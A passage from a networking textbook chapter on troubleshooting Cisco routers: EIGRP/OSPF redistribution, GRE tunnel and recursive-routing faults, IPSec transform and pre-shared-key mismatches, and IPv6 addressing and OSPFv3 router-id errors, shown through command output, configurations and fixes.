  MTU 1500 bytes, BW 10000 Kbit/sec, DLY 1000 usec,
     reliability 255/255, txload 1/255, rxload 1/255

Router1(config)#router eigrp 1
Router1(config-router)#redistribute ospf 10 metric 10000 100 255 2 1500
```

Now let's look at the routing tables for Router2 and Router3:

```
Router2#sh ip route

      172.16.1.0/30 is subnetted, 2 subnets
D EX     172.16.1.0 [170/307200] via 172.16.2.1, 00:01:55, Ethernet0/0
D EX     172.16.1.4 [170/307200] via 172.16.2.1, 00:01:55, Ethernet0/0
      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.2/32 is directly connected, Ethernet0/0
D        172.16.2.4/30 [90/307200] via 172.16.2.1, 02:15:18, Ethernet0/0
D     172.16.3.0/24 [90/332800] via 172.16.2.1, 00:54:52, Ethernet0/0
      172.16.4.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.4.0/24 is directly connected, Ethernet0/1
L        172.16.4.1/32 is directly connected, Ethernet0/1

Router3#sh ip route

      172.16.1.0/30 is subnetted, 2 subnets
D EX     172.16.1.0 [170/307200] via 172.16.2.5, 00:02:13, Ethernet0/0
D EX     172.16.1.4 [170/307200] via 172.16.2.5, 00:02:13, Ethernet0/0
      172.16.2.0/24 is variably subnetted, 3 subnets, 2 masks
D        172.16.2.0/30 [90/307200] via 172.16.2.5, 00:55:10, Ethernet0/0
C        172.16.2.4/30 is directly connected, Ethernet0/0
L        172.16.2.6/32 is directly connected, Ethernet0/0
      172.16.3.0/24 is variably subnetted, 2 subnets, 2 masks
C        172.16.3.0/24 is directly connected, Ethernet0/1
L        172.16.3.1/32 is directly connected, Ethernet0/1
D     172.16.4.0/24 [90/332800] via 172.16.2.5, 00:55:10, Ethernet0/0
```

The routing databases are now correct on Router2 and Router3.

OSPF

This section discusses issues and scenarios involving troubleshooting route redistribution with OSPF. It covers common problems to investigate when troubleshooting redistribution.

The following are situations where redistribution in OSPF may not work:

- The sender is not advertising routes into OSPF.
- OSPF only redistributes classful networks by default. To overcome this limitation in OSPF and redistribute classful and classless networks, the `subnets` command must be used with the `redistribute` command.
- An access list or route map is limiting redistribution.

Use Figure 17-8 to troubleshoot redistribution with OSPF and EIGRP.




Figure 17-8. *OSPF example diagram*

You are mutually redistributing between OSPF and EIGRP using Router1. The routers in OSPF are not receiving EIGRP routes, and EIGRP routers are not receiving OSPF routes. All adjacencies are up, so let's troubleshoot. You will start with Router1 since this is the redistributing router.

First, you check the Router1 routing table and make sure that it has all the routes:Router1#sh ip route

```
      172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/2
L        172.16.1.1/32 is directly connected, Ethernet0/2
O        172.16.1.4/30 [110/20] via 172.16.1.2, 00:05:00, Ethernet0/2
      172.16.2.0/24 is variably subnetted, 4 subnets, 2 masks
C        172.16.2.0/30 is directly connected, Ethernet0/0
L        172.16.2.1/32 is directly connected, Ethernet0/0
C        172.16.2.4/30 is directly connected, Ethernet0/1
L        172.16.2.5/32 is directly connected, Ethernet0/1
D     172.16.3.0/24 [90/307200] via 172.16.2.6, 00:06:19, Ethernet0/1
D     172.16.4.0/24 [90/307200] via 172.16.2.2, 00:06:19, Ethernet0/0
```

You can see that all of the EIGRP networks are included. Let's look at the redistribution configuration:

```
router eigrp 1
 network 172.16.2.0 0.0.0.7
 redistribute ospf 10 metric 100 10 255 1 1500
!
router ospf 10
 redistribute eigrp 1 subnets route-map REDISTRIBUTE
 network 172.16.1.0 0.0.0.3 area 0

access-list 1 permit 172.16.3.0 0.0.0.255
!
route-map REDISTRIBUTE1 permit 10
 match ip address 1
```

Now you see the error in the OSPF redistribution: the route map name is incorrect. Let's change it:

```
Router1(config)#router ospf 10
Router1(config-router)#no redistribute eigrp 1 subnets route-map REDISTRIBUTE
Router1(config-router)#redistribute eigrp 1 subnets route-map REDISTRIBUTE1
```

Router4 and Router5 cannot reach network 172.16.4.0. You look at the routing tables for Router4 and Router5:

```
Router4#sh ip route

      172.16.1.0/24 is variably subnetted, 4 subnets, 2 masks
C        172.16.1.0/30 is directly connected, Ethernet0/0
L        172.16.1.2/32 is directly connected, Ethernet0/0
C        172.16.1.4/30 is directly connected, Ethernet0/1
L        172.16.1.5/32 is directly connected, Ethernet0/1
O E2  172.16.3.0/24 [110/20] via 172.16.1.1, 00:04:48, Ethernet0/0

Router5#sh ip route

      172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
O        172.16.1.0/30 [110/20] via 172.16.1.5, 00:51:47, Ethernet0/0
C        172.16.1.4/30 is directly connected, Ethernet0/0
L        172.16.1.6/32 is directly connected, Ethernet0/0
O E2  172.16.3.0/24 [110/20] via 172.16.1.5, 00:02:51, Ethernet0/0
```

The 172.16.4.0/24 network is missing. You must revisit the route map; maybe it is blocking this network. The route map is needed to suppress EIGRP networks 172.16.2.0/30 and 172.16.2.4/30 from being redistributed into OSPF:

```
access-list 1 permit 172.16.3.0 0.0.0.255
!
route-map REDISTRIBUTE1 permit 10
 match ip address 1
```

This network needs to be permitted in the access list to be redistributed into OSPF:

```
Router1(config)#access-list 1 permit 172.16.4.0 0.0.0.255
```

AU5 Now let's check out the routing table on Router5 to verify that this fixed issue:

```
Router5#sh ip route

      172.16.1.0/24 is variably subnetted, 3 subnets, 2 masks
O        172.16.1.0/30 [110/20] via 172.16.1.5, 00:51:47, Ethernet0/0
C        172.16.1.4/30 is directly connected, Ethernet0/0
L        172.16.1.6/32 is directly connected, Ethernet0/0
O E2  172.16.3.0/24 [110/20] via 172.16.1.5, 00:02:51, Ethernet0/0
O E2  172.16.4.0/24 [110/20] via 172.16.1.5, 00:00:51, Ethernet0/0
```

GRE Tunnels

GRE tunnels may be hard to understand at first. This makes troubleshooting them difficult. Most problems deal with the configuration of the tunnel source and destination. This section covers different things that can cause problems with GRE tunnels.

The following are situations where GRE tunnels may not function properly:

- Not having a route to the tunnel destination address.
- The tunnel destination address is down or not reachable.
- The tunnel is disabled due to recursive routing.

Table 17-7 is a list of commands useful for troubleshooting GRE tunnels.

t7.1 ***Table 17-7.*** *GRE Commands*

Cisco Command	Description
`show ip route`	Displays the routing table.
`show interface tunnel`	Displays the status of the GRE tunnel.
`Traceroute`	Discovers routes as packets travel to their destination.
`Ping`	Tests the reachability of a device.

Use Figure 17-9 to troubleshoot GRE tunnels.




Figure 17-9. *GRE example diagram*

You are trying to build a GRE tunnel between Router1 and Router3, but it is not coming up. Let's troubleshoot.

First, let's check the tunnel configurations on both routers:

```
Router1#sh run int tunnel100
Building configuration...

Current configuration: 132 bytes
!
interface Tunnel100
 ip address 12.12.12.1 255.255.255.252
 keepalive 5 4
 tunnel source 1.1.1.1
 tunnel destination 2.2.2.2
end

Router3#sh run int tunnel100
Building configuration...

Current configuration: 132 bytes
!
interface Tunnel100
 ip address 12.12.12.2 255.255.255.252
 keepalive 5 4
 tunnel source 2.2.2.2
 tunnel destination 1.1.1.1
end
```

You can see the tunnel configurations are correct. Let's make sure the loopbacks are reachable and OSPF is properly working by pinging 2.2.2.2 from 1.1.1.1:

```
Router1#ping 2.2.2.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/6 ms

Router1#ping 2.2.2.2 source 1.1.1.1
```

```
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2.2.2.2, timeout is 2 seconds:
Packet sent with a source address of 1.1.1.1
.....
Success rate is 0 percent (0/5)
```

You can ping Router3's loopback 2.2.2.2 from Router1, but Router3 cannot reach the loopback of Router1. Let's investigate that OSPF is properly configured:

```
Router3#sh ip route ospf

      172.16.1.0/30 is subnetted, 1 subnets
O        172.16.1.0 [110/20] via 172.16.2.1, 00:10:45, Ethernet0/0
```

You can see Router3's routing table does not know how to route to Router1's loopback address 1.1.1.1. Let's look at the OSPF configuration of Router1:

```
Router1#sh run int loo100

interface Loopback100
 ip address 1.1.1.1 255.255.255.255
end
```

You need to configure OSPF to route loopback 100:

```
Router1(config)#int loop100
Router1(config-if)#ip ospf 1 area 0

Router3#sh int tun100
Tunnel100 is up, line protocol is up
  Hardware is Tunnel
  Internet address is 12.12.12.2/30
  MTU 17916 bytes, BW 100 Kbit/sec, DLY 50000 usec,
     reliability 255/255, txload 1/255, rxload 1/255
  Encapsulation TUNNEL, loopback not set
  Keepalive set (5 sec), retries 4
  Tunnel source 2.2.2.2, destination 1.1.1.1
```

The tunnel is now up!

```
Router1#ping 12.12.12.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 12.12.12.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/5 ms
```

Recursive Routing

If you have received the following message on your router

```
%TUN-5-RECURDOWN: Tunnel2 temporarily disabled due to recursive routing
```

…then your router has learned your tunnel IP address via the tunnel itself. If you only configure one loopback address for management and your tunnel source address and you advertise this loopback via a routing protocol, you will receive this error. Your tunnel will go down because your router will now note that you can reach the loopback by one hop through the tunnel interface itself. You should reach your tunnel source address on the remote router via a static route and not via a routing protocol.

■ **Note from author** It is best to configure a management IP address with a loopback address and a tunnel source address as a different loopback address so that your management loopback can be advertised via a routing protocol.

IPSec

IPSec configurations can sometimes be complicated, which can make them difficult to troubleshoot. This section covers the different things that can cause problems with IPSec tunnels.

The following are situations where IPSec may not function properly:

- An incorrect access list is applied.
- The crypto map was not applied to the interface.
- The crypto map is missing an access list.
- Mismatched transforms.
- Mismatched keys.
- Calling the wrong proposal.
- Setting the wrong peer.
- Mismatched DH groups. AU6
- Mismatched authentication mechanisms.
- Match identity remote address incorrect—wrong local or remote IP address
- Mismatched encryption algorithms.
- Mismatched integrity.
- Tunnel protection not enabled on the tunnel.
- MTU issues.

Table 17-8 is a list of commands useful for troubleshooting IPSec.

Table 17-8. *IPSec Commands*

Cisco Command	Description
`show crypto session`	Displays the status of a crypto session.
`show crypto engine connections active`	Displays encrypted and decrypted packets between peers.
`show crypto isakmp sa`	Displays ISAKMP security associations.
`show crypto ipsec sa`	Displays IPSec security associations.
`debug crypto isakmp`	Displays ISAKMP errors.
`debug crypto ipsec`	Displays IPSec errors.
`debug crypto engine`	Displays information from the crypto engine.
`clear crypto isakmp`	Clears ISAKMP security associations.
`clear crypto sa`	Clears security associations.

Transform Mismatch

We will now discuss common configuration issues when we create IPSec VPN tunnels. We will also cover methods to diagnose these issues.

Use Figure 17-10 to troubleshoot IPSec.




Figure 17-10. *IPSec example diagram*

Let's view the crypto session:

```
Router1#show crypto session
Crypto session current status

Interface: Tunnel0
Session status: DOWN
Peer: 172.16.1.2 port 500
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
        Active SAs: 0, origin: crypto map
```

You can see that the session is DOWN and that traffic cannot get through the tunnel. Let's enable debugging. Be careful when using debug commands. These messages can overwhelm yourrouter:

```
Router1#debug crypto isakmp

Crypto ISAKMP debugging is on

*Jul 19 00:15:05.922: IPSEC:(SESSION ID = 1) (key_engine) request timer fired: count = 2,
  (identity) local= 172.16.1.1:0, remote= 172.16.1.2:0,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0
*Jul 19 00:15:05.922: IPSEC(sa_request): ,
  (key eng. msg.) OUTBOUND local= 172.16.1.1:500, remote= 172.16.1.2:500,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0,
    protocol= ESP, transform= esp-aes 256 esp-sha-hmac  (Tunnel),
    lifedur= 3600s and 4608000kb,
    spi= 0x0(0), conn_id= 0, keysize= 256, flags= 0x0
Router1#
*Jul 19 00:15:19.971: IPSEC(key_engine): got a queue event with 1 KMI message(s)
*Jul 19 00:15:19.971: IPSEC(validate_proposal_request): proposal part #1
*Jul 19 00:15:19.971: IPSEC(validate_proposal_request): proposal part #1,
  (key eng. msg.) INBOUND local= 172.16.1.1:0, remote= 172.16.1.2:0,
    local_proxy= 172.16.1.1/255.255.255.255/47/0,
    remote_proxy= 172.16.1.2/255.255.255.255/47/0,
    protocol= ESP, transform= esp-3des esp-sha256-hmac  (Tunnel),
    lifedur= 0s and 0kb,
    spi= 0x0(0), conn_id= 0, keysize= 0, flags= 0x0
Router1#
*Jul 19 00:15:19.971: Crypto mapdb : proxy_match
        src addr     : 172.16.1.1
        dst addr     : 172.16.1.2
        protocol     : 47
        src port     : 0
        dst port     : 0
*Jul 19 00:15:19.971: Crypto mapdb : proxy_match
        src addr     : 172.16.1.1
        dst addr     : 172.16.1.2
        protocol     : 47
        src port     : 0
        dst port     : 0
*Jul 19 00:15:19.971: IPSEC(ipsec_process_proposal): transform proposal not supported for
identity:
    {esp-3des esp-sha256-hmac }
```

The output from the debug commands shows that you have an issue with the IPSec proposal. We can see the transforms do not match. Let's review the algorithms used in the configuration.

Let's review both IPSec configurations:

```
Router1 Configuration
Router1#show run
Building configuration...
```

```
Current configuration : 4284 bytes
!
! Last configuration change at 00:14:45 UTC Sun Jul 19 2020
!
crypto ikev2 proposal IKEV2-PROP
 encryption aes-gcm-256
 prf sha512
 group 19 20 21
!
crypto ikev2 policy IKEV2-POL
 proposal IKEV2-PROP
!
!
crypto ikev2 profile IKEV2-PROF
 match identity remote any
 authentication remote pre-share key IKEV2
 authentication local pre-share key IKEV2
 lifetime 120
!
crypto isakmp key cisco address 0.0.0.0
!
!
crypto ipsec transform-set ikev2-TS esp-aes 256 esp-sha-hmac
 mode tunnel
!
crypto ipsec profile IKEV2-TUNPROF
 set transform-set ikev2-TS
 set ikev2-profile IKEV2-PROF
!
!
interface Tunnel0
 ip address 172.16.0.1 255.255.255.252
 keepalive 5 4
 tunnel source Ethernet0/0
 tunnel destination 172.16.1.2
 tunnel protection ipsec profile IKEV2-TUNPROF
!
interface Ethernet0/0
 ip address 172.16.1.1 255.255.255.252
!
ip route 0.0.0.0 0.0.0.0 Tunnel0

Router2 Configuration
Router2#show run
Building configuration...

Current configuration : 4283 bytes
!
! Last configuration change at 00:22:53 UTC Sun Jul 19 2020
!
!
```

```
crypto ikev2 proposal IKEV2-PROP
 encryption aes-gcm-256
 prf sha512
 group 19 20 21
!
crypto ikev2 policy IKEV2-POL
 proposal IKEV2-PROP
!
!
crypto ikev2 profile IKEV2-PROF
 match identity remote any
 authentication remote pre-share key IKEV2
 authentication local pre-share key IKEV2
 lifetime 120
!
!
!
crypto ipsec transform-set ikev2-TS esp-3des esp-sha256-hmac
 mode tunnel
!
crypto ipsec profile IKEV2-TUNPROF
 set transform-set ikev2-TS
 set ikev2-profile IKEV2-PROF
!
!
!
!
interface Tunnel0
 ip address 172.16.0.2 255.255.255.252
 keepalive 5 4
 tunnel source Ethernet0/0
 tunnel destination 172.16.1.1
 tunnel protection ipsec profile IKEV2-TUNPROF
!
interface Ethernet0/0
 ip address 172.16.1.2 255.255.255.252
!
ip route 0.0.0.0 0.0.0.0 Tunnel0
```

Notice that Router2 is using 3DES, whereas Router1 is using AES. You need to change Router2 to AES.

Before you can change the transform, you must remove the **transform-set** command from the ipsec profile because it is currently using the transform you configured to build the crypto tunnel:

```
Router2(config)#crypto ipsec profile IKEV2-TUNPROF
Router2(ipsec-profile)#no set transform-set ikev2-TS
Router2(config)#int tunnel0
Router2(config-if)#no tunnel protection ipsec profile IKEV2-TUNPROF
Router2(config-if)#no crypto ipsec transform-set ikev2-TS esp-3des esp-sha256-hmac
Router2(config)#crypto ipsec transform-set ikev2-TS esp-AES 256 esp-sha-hmac
Router2(cfg-crypto-trans)#crypto ipsec profile IKEV2-TUNPROF
Router2(ipsec-profile)#set transform-set ikev2-TS
```

```
Router2(ipsec-profile)#int tunnel0
Router2(config-if)#tunnel protection ipsec profile IKEV2-TUNPROF
```

Now let's verify that we have fixed the problem:

```
Router1#show crypto session
Crypto session current status

Interface: Tunnel0
Profile: IKEV2-PROF
Session status: UP-ACTIVE
Peer: 172.16.1.2 port 500
  Session ID: 28
  IKEv2 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
        Active SAs: 2, origin: crypto map
```

The crypto session is up and active.

Let's look at another example.

Key Mismatch

Router1 can ping Router2. Let's investigate further:

```
Router1#ping 172.16.1.2
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms

Router1#show crypto session
Crypto session current status

Interface: Tunnel0
Profile: IKEv2
Session status: DOWN-NEGOTIATING
Peer: 172.1.1.2 port 500
  Session ID: 1
  IKEv2 SA: local 172.16.1.1/500 remote 172.1.1.2/500 Inactive
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.1.1.2
        Active SAs: 0, origin: crypto map

Router1#debug crypto isakmp
Crypto ISAKMP debugging is on
*Jul 19 00:44:57.850: ISAKMP:(0):: peer matches IKEv2 profile
```

The profile matches, so let's dive into the configuration further:

```
Router1#sh run
Building configuration...
!
```

```
crypto ikev2 profile IKEv2
 match identity remote any
 authentication remote pre-share key insecure
 authentication local pre-share key insecure

Router2#sh run
Building configuration...
!
crypto ikev2 profile IKEv2
 match identity remote any
 authentication remote pre-share key secure
 authentication local pre-share key secure
```

We can see Router1's and Router2's keys do not match, and we should be using symmetric keys. Let's change the key in our configuration to resolve the issue:

```
Router1(config)#crypto ikev2 profile IKEv2
Router1(config-ikev2-profile)#authentication remote pre-share key secure
Router1(config-ikev2-profile)#authentication local pre-share key secure
Router1(config-ikev2-profile)#

Router1#show crypto session
Crypto session current status

Interface: Tunnel0
Profile: IKEV2-PROF
Session status: UP-ACTIVE
Peer: 172.16.1.2 port 500
  Session ID: 28
  IKEv2 SA: local 172.16.1.1/500 remote 172.16.1.2/500 Active
  IPSEC FLOW: permit 47 host 172.16.1.1 host 172.16.1.2
        Active SAs: 2, origin: crypto map
```

The crypto session is up and active.

IPv6

To a large extent, troubleshooting IPv6 is similar to troubleshooting IPv4. With the similarities in mind, the focus of this section is the difference between the two protocols. Some of the most noteworthy differences are neighbor discovery, automatically configured IPv6 addresses, minimum MTU, and address scope.

Original implementations of routing protocols for IPv6 differed from the IPv4 routing protocols. In recent versions of IOS, they are merged in multiple address family routing protocols. However, many people are still more familiar with the legacy configuration modes and consider the multiple address family configuration modes to be the IPv6 version.

Table 17-9 is a list of commands useful for troubleshooting IPv6.

Table 17-9. *IPv6 Commands*

Cisco Command	Description
`show ipv6 interface`	Shows detailed IPv6 information about interfaces.
`show ipv6 interface brief`	Shows IPv6 addresses on interfaces and the link status of the interface.
`show ipv6 route`	Shows the routing table for IPv6.
`show ospfv3 interface`	Shows detailed information about OSPFv3 parameters per interface.
`show ipv6 neighbors`	Shows IPv6 neighbor mapping to layer 2 information. This is similar to show arp for IPv4.
`clear ipv6 neighbors`	Clears the IPv6 neighbors table.

A common implementation problem with IPv6 lies with the feature that allows you to assign several IPv6 addresses to an interface. With IPv4, the `ip address` command replaces the existing IP address, which is useless if you manually specify `secondary`. With IPv6, it adds the address to the addresses for the interface. This is a problem when you make an error and think you corrected it by pressing the up arrow and changing a number. Instead, you added both addresses to the interface. Figure 17-11 shows the result of such an error and some troubleshooting steps to identify it. The example assumes that the original implementer didn't notice the error and someone else is troubleshooting a reachability issue.




Figure 17-11. *IPv6 troubleshooting network diagram*

Using this example, let's look at another common problem. OSPF automatically picks a router ID based on an IPv4 address on an interface. If there aren't any IPv4 interfaces, it will not be able to pick a router-id. Even when there is a running IPv4 interface, it is best practice to manually set the router-id. In the example, leave Router4 without a router-id, and you will see what it looks like:

```
Router4(config-if)#ospfv3 1 ipv6 area 0
Router4(config-if)#
*Jun 11 14:46:29.053: %OSPFv3-4-NORTRID: Process OSPFv3-1-IPv6 could not pick a router-id,
please configure manually
Router4(config-if)#
```

You are having intermittent connectivity problems between Router2 and Router3, but it is working right now. You start the investigation by following the path from Router2. Router2 can ping Router3's interface, but the mapping isn't showing up in the IPv6 neighbors table. You also verify that you can ping Router3's link-local address. Notice that when you ping IPv6 link-local addresses, you need to specify the interface. This is also true for IPv6 multicast:

```
Router2#ping 2001:23::3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2001:23::3, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/7 ms

Router2#show ipv6 neighbors
IPv6 Address                              Age Link-layer Addr State Interface
FE80::A8BB:CCFF:FE00:300                    1 aabb.cc00.0300  STALE Et0/0
FE80::A8BB:CCFF:FE00:420                    0 aabb.cc00.0420  REACH Et0/1

Router2#ping FE80::A8BB:CCFF:FE00:420
Output Interface: Ethernet0/1
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to FE80::A8BB:CCFF:FE00:420, timeout is 2 seconds:
Packet sent with a source address of FE80::A8BB:CCFF:FE00:210%Ethernet0/1
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/6 ms
Router2#
```

When you look at the IPv6 neighbors on Router3, you see that it thinks that 2001:23:3 is on the other side of its Ethernet0/2 interface:

```
Router3#show ipv6 neighbors
IPv6 Address                              Age Link-layer Addr State Interface
2001:13::1                                 43 aabb.cc00.0310  STALE Et0/0
FE80::A8BB:CCFF:FE00:310                   39 aabb.cc00.0310  STALE Et0/0
2001:34::4                                 52 aabb.cc00.0110  STALE Et0/1
FE80::A8BB:CCFF:FE00:110                   52 aabb.cc00.0110  STALE Et0/1
2001:23::3                                  0 aabb.cc00.0210  REACH Et0/2
FE80::A8BB:CCFF:FE00:210                    0 aabb.cc00.0210  DELAY Et0/2

Router3#
```

By now, you probably would have looked at the logs or the interface, but it's worthwhile to see a few steps that could lead you to the problem. Assuming the event hasn't been overwritten, the log file will show the Duplicate Address Detection event when Router2's Ethernet0/1 interface is given the IP for Router3.

In this case, Duplicate Address Detection is on Router3, and Router2 actively has the address:

```
Router3# show log | inc IPV6
*Jun 11 14:58:13.486: %IPV6_ND-6-DUPLICATE_INFO: DAD attempt detected for 2001:23::3 on
Ethernet0/2
Router3#

Router2#show run int ethernet 0/1
Building configuration...

Current configuration : 122 bytes
!
interface Ethernet0/1
 no ip address
 ipv6 address 2001:23::2/64
 ipv6 address 2001:23::3/64
 ospfv3 1 ipv6 area 0
end

Router2#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router2(config)#int eth0/1
Router2(config-if)#no ipv6 address 2001:23::3/64
```

Now let's move on to the problem of no routes coming from Router4. Let's jump right to the OSPFv3 process on Router4. The command `show ipv6 protocols` shows that OSPF is configured. If you missed the 0.0.0.0 router-id in the output, you might look at the OSPFv3 process next. If you missed the problem before, you can't miss it now. To fix it, you need to manually set a router-id:

```
Router4#show ipv6 protocols
IPv6 Routing Protocol is "connected"
IPv6 Routing Protocol is "application"
IPv6 Routing Protocol is "ND"
IPv6 Routing Protocol is "ospf 1"
  Router ID 0.0.0.0
  Number of areas: 1 normal, 0 stub, 0 nssa
  Interfaces (Area 0):
    Loopback4
    Ethernet0/1
  Redistribution:
    None
Router4#show ospfv3 1
%OSPFv3 1 address-family ipv6 not running, please configure a router-id

Router4#
Router4#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router4(config)#router ospfv3 1
```

```
Router4(config-router)#router-id 4.4.4.4
Router4(config-router)#
*Jun 11 16:08:30.466: %OSPFv3-5-ADJCHG: Process 1, IPv6, Nbr 3.3.3.3 on Ethernet0/1 from
LOADING to FULL, Loading Done
Router4(config-router)#
```

Another common implementation problem is due to the shortened syntax for IPv6. When the most significant nibbles of a 2-byte grouping are 0, they can be omitted. If a type byte sequence is all 0s, it can be represented as a 0. For a large range that is all 0s, you can use double colons, but that can only be used once. Double colons can't be use more than once because the parser wouldn't be able to tell how long each should be. The common problem comes from making an error on where the double colon should be. For example, 2001::23:2/64 and 2001:23::2/64 are not the same address, but it is an easy error to make. Due to the way IPv6 routing protocols work, this actually might not cause a problem. IPv6 routing protocols use link-local address instead of global unicast address for neighbor relationships.

Due to the configuration error, traffic sourced from or destined to the problem interfaces will have problems, but tran9sient traffic will pass through:

```
Router2#show run int eth0/1
Building configuration...

Current configuration : 94 bytes
!
interface Ethernet0/1
 no ip address
 ipv6 address 2001::23:2/64
 ospfv3 1 ipv6 area 0
end

Router2#ping 2001:23::3
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 2001:23::3, timeout is 2 seconds:

% No valid route for destination
Success rate is 0 percent (0/1)
Router2#
Router1#traceroute 2001:23::3
Type escape sequence to abort.
Tracing the route to 2001:23::3

  1  *  *  *
  2  *  *  *
  3  *  *  *
